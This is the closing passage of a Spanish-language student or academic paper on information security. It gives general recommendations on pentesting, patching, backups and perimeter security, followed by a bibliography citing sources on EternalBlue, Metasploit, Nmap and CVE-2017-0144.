También es importante emplear métodos y técnicas que permitan ver que tan asegurada esta la infraestructura tecnológica dentro y fuera de las organizaciones. Existen empresas dedicadas al testing ético de los sistemas informáticos y de telecomunicaciones, que permiten a las empresas vera que tan asegurado esta la infraestructura de la organización. Mediante el pentesting no solo es posible detectar las brechas de seguridad, sino que también al contar con un equipo especializado en seguridad informática, podrá subsanar y corregir los fallos de seguridad. También es importante entender que estas practicas de pentesting se deben realizar de forma periódica ya que las tecnologías a diario van cambiando y van surgiendo nuevas vulnerabilidades.

RECOMENDACIONES

Las organizaciones deben tener áreas encargadas y especializadas en el aseguramiento de la información que garanticen la disponibilidad, así como su integridad y confidencialidad de l información dentro y fuera de las organizaciones. Se debe apoyar por prácticas periódicas como pentesting que permiten detectar y corregir las brechas de seguridad. Así como definir procedimientos que aseguren el despliegue y mantenimiento de las infraestructuras de los sistemas informáticos.

Es necesario mantener actualizado nuestro conocimiento de las nuevas vulnerabilidades que a diario son detectadas por entidades dedicadas a desarrollar mecanismos de protección y identificación de vulnerabilidades. Debe ser un trabajo continuo y riguroso a toso los sistemas informáticos, ya que cualquier brecha puede permitir un ataque masivo a toda una organización.

Es importante mantener versiones actualizadas de los sistemas informáticos y velar por mantener sistemas que tengan contacto con el fabricante para garantizar actualizaciones y parches de seguridad que sean requeridos. La obsolescencia permite brechas de seguridad que ante las necesidades de la empresa debido a su uso y no poder contar con soluciones mas actualizadas o poder migrar a otros sistemas, son aprovechadas por ciberdelincuentes para perpetrar ataques a las organizaciones.

Las empresas deben apoyarse con el uso de las tecnologías y personal idóneo que garantice la seguridad perimetral, seguridad interna de las redes y seguridad en general de todos los dispositivos utilizados para la operación de la organización. Es necesario entender que los sistemas de información requieren de inversión para su aseguramiento y que sin ello podrá verse afectado e incluso multado por entidades que vigilan y controlan el aseguramiento de datos confidenciales.

Es importante contar con los respaldos necesarios, para garantizar la continuidad del negocio dentro de las organizaciones. Los debidos backups y temas de contingencia permitirán que las organizaciones puedan recuperar y operar nuevamente en caso tal de un ataque o un inconveniente tecnológico, esto apoyado en las buenas prácticas de seguridad de la información.

BIBLIOGRAFIA

Latto, N. (2020). *Exploits: todo lo que debe saber*. Exploits: todo lo que debe saber. [En línea], Recuperado de: https://www.avast.com/es-es/c-exploits

ciset.es.(2022) *Hardening* [En línea], Recuperado de: https://www.ciset.es/publicaciones/blog/746-hardening

Universidad Europea*. (2022) Qué es la ciberseguridad y para qué sirve. [En línea], Recuperado de:* https://universidadeuropea.com/blog/que-es-ciberseguridad/

Karen, Q. (2022). *¿Qué es una vulnerabilidad en seguridad de la información?* [En línea], Recuperado de: https://www.idric.com.mx/blog/post/que-es-una-vulnerabilidad-en-seguridad-de-la-informacion

Fernandez, Y. (2020). *Parches de seguridad de Windows: que son y como instalarlos* [En línea], Recuperado de: https://www.xataka.com/basics/parches-seguridad-windows-que-como-instalarlos

Óptica Networks. (2021) *Ataques informáticos: Causas, Tipos, Consecuencias y Prevenciones*. [En línea], Recuperado de: https://www.optical.pe/blog/tipos-de-ataques-informaticos-y-previsiones-para-el-2022/

Agne, A. (2022). ¿Qué es SMB y cómo funciona? [En línea], Recuperado de: https://nordvpn.com/es/blog/protocolo-smb/

KeepCoding. (2022). *¿Qué es la explotación de vulnerabilidades?* [En línea], Recuperado de:. https://keepcoding.io/blog/explotacion-de-vulnerabilidades/#Explotacion_de_vulnerabilidades

Imperva.com. (2022). Cyber Security Leader. [En línea], Recuperado de: https://www.imperva.com/learn/application-security/metasploit/

cve-website. (2022) Acerca del programa. [En línea], Recuperado de: CVE. https://www.cve.org/About/Overview

KeepCoding Tech School. (2022) *¿Qué es EternalBlue? [En línea], Recuperado de:* https://keepcoding.io/blog/que-es-eternalblue/

Martín, E. (2022). *¿Qué es la seguridad informática y cómo implementarla?* [En línea], Recuperado de: Presentación. https://www.grupocibernos.com/blog/que-es-la-seguridad-informatica-y-como-implementarla

INCIBE-CERT. (2017) CVE-2017-0144 [En línea], Recuperado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

Jimenez, Monica. (2022). *Ataques cibernéticos: causas, tipos y consecuencias*. Software de Gestión de Riesgos Empresariales. [En línea], Recuperado de: https://www.piranirisk.com/es/blog/ataques-ciberneticos-causas-y-consecuencias

Policia.gov.co (2022). Normatividad sobre delitos informáticos. [En línea], Recuperado de: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Corteconstitucional.gov.co. (2022). Convenio sobre la Ciberdelincuencia. [En línea], Recuperado de: https://www.corteconstitucional.gov.co/relatoria/2019/C-224-19.htm

Nmap.org. (2022). Guía de referencia de Nmap. [En línea], Recuperado de: https://nmap.org/man/es/index.html

Metasploit.com. (2022). El marco de prueba de penetración más utilizado del mundo [En línea], Recuperado de: https://www.metasploit.com/

Avast.com. ¿Qué es EternalBlue y por qué el exploit MS17-010 sigue siendo relevante? [En línea], Recuperado de: https://www.avast.com/es-es/c-eternalblue